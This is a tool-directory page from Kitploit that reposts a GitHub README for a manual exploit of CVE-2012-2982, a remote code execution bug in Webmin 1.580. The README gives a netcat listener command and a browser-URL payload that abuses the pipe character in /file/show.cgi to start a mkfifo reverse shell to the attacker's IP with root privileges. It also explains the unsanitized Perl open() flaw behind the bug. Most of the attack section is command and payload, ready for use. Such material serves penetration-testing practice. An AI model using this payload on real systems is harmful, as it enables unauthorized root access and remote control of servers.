
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Webmin-1.580---file-show.cgi-Manual-Remote-Command-Execution-Non-Metasploit- — Manual, non-Metasploit authenticated Remote Code Execution (RCE) exploit via the browser URL bar for Webmin 1.580 (CVE-2012-2982) | Kitploit
Tools/GitHubGitHub/marinovharisan/webmin-1.580---file-show.cgi-manual-remote-command-execution-non-metasploit-
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingCommand and ControlRemote Access Tool
GitHubmarinovharisan/webmin-1.580---file-show.cgi-manual-remote-command-execution-non-metasploit-

Webmin-1.580---file-show.cgi-Manual-Remote-Command-Execution-Non-Metasploit-

Manual, non-Metasploit authenticated Remote Code Execution (RCE) exploit via the browser URL bar for Webmin 1.580 (CVE-2012-2982)

View Repository
325 months agoNot yet reviewed
Share

Markdown

Webmin 1.580 RCE Execution Guide

Quick reference for executing authenticated Remote Code Execution (RCE) on Webmin 1.580 via the /file/show.cgi component.


1. Attack Machine (Listener)

Run this command on your local machine to catch the incoming connection before executing the payload:

rlwrap nc -lnvp 4444

  1. Target Exploit Payload Paste the following URL directly into your browser's address bar (ensure you are already logged into the Webmin dashboard first):
http://127.0.0.1:10001/file/show.cgi/bin/sysinfo.cgi|rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <YOUR_ATTACK_IP> 4444 >/tmp/f|
Screenshot 2026-05-25 220641


Note: Remember to replace <YOUR_ATTACK_IP> with your actual local or tunnel IP address, ALSO IP and PORT of the target. Screenshot 2026-05-25 220708

Context & Details Vulnerability: Insufficient sanitization of inline path information passed to Perl's internal open() function in /file/show.cgi. Appending the pipe character (|) allows arbitrary command execution with root privileges.

Authentication: This requires an active session. The browser automatically handles authentication by sending your active session cookies when you submit the URL payload.

Expected Behavior: After pressing Enter, the browser tab will spin and appear to hang indefinitely. This confirms the server thread has been successfully hijacked to maintain the interactive shell session.


Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    530
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    319
  • 5

    estorides

    grisuno/estorides

    Aggregates 99+ free OSINT sources in parallel, resolves entities into a knowledge graph, and exports STIX 2.1, MISP, or GraphML with LLM-assisted analysis.

    294
  • 6

    opencti

    opencti-platform/opencti

    Open Cyber Threat Intelligence Platform

    266

Explore all tools

Browse our collection of tools

View all tools →




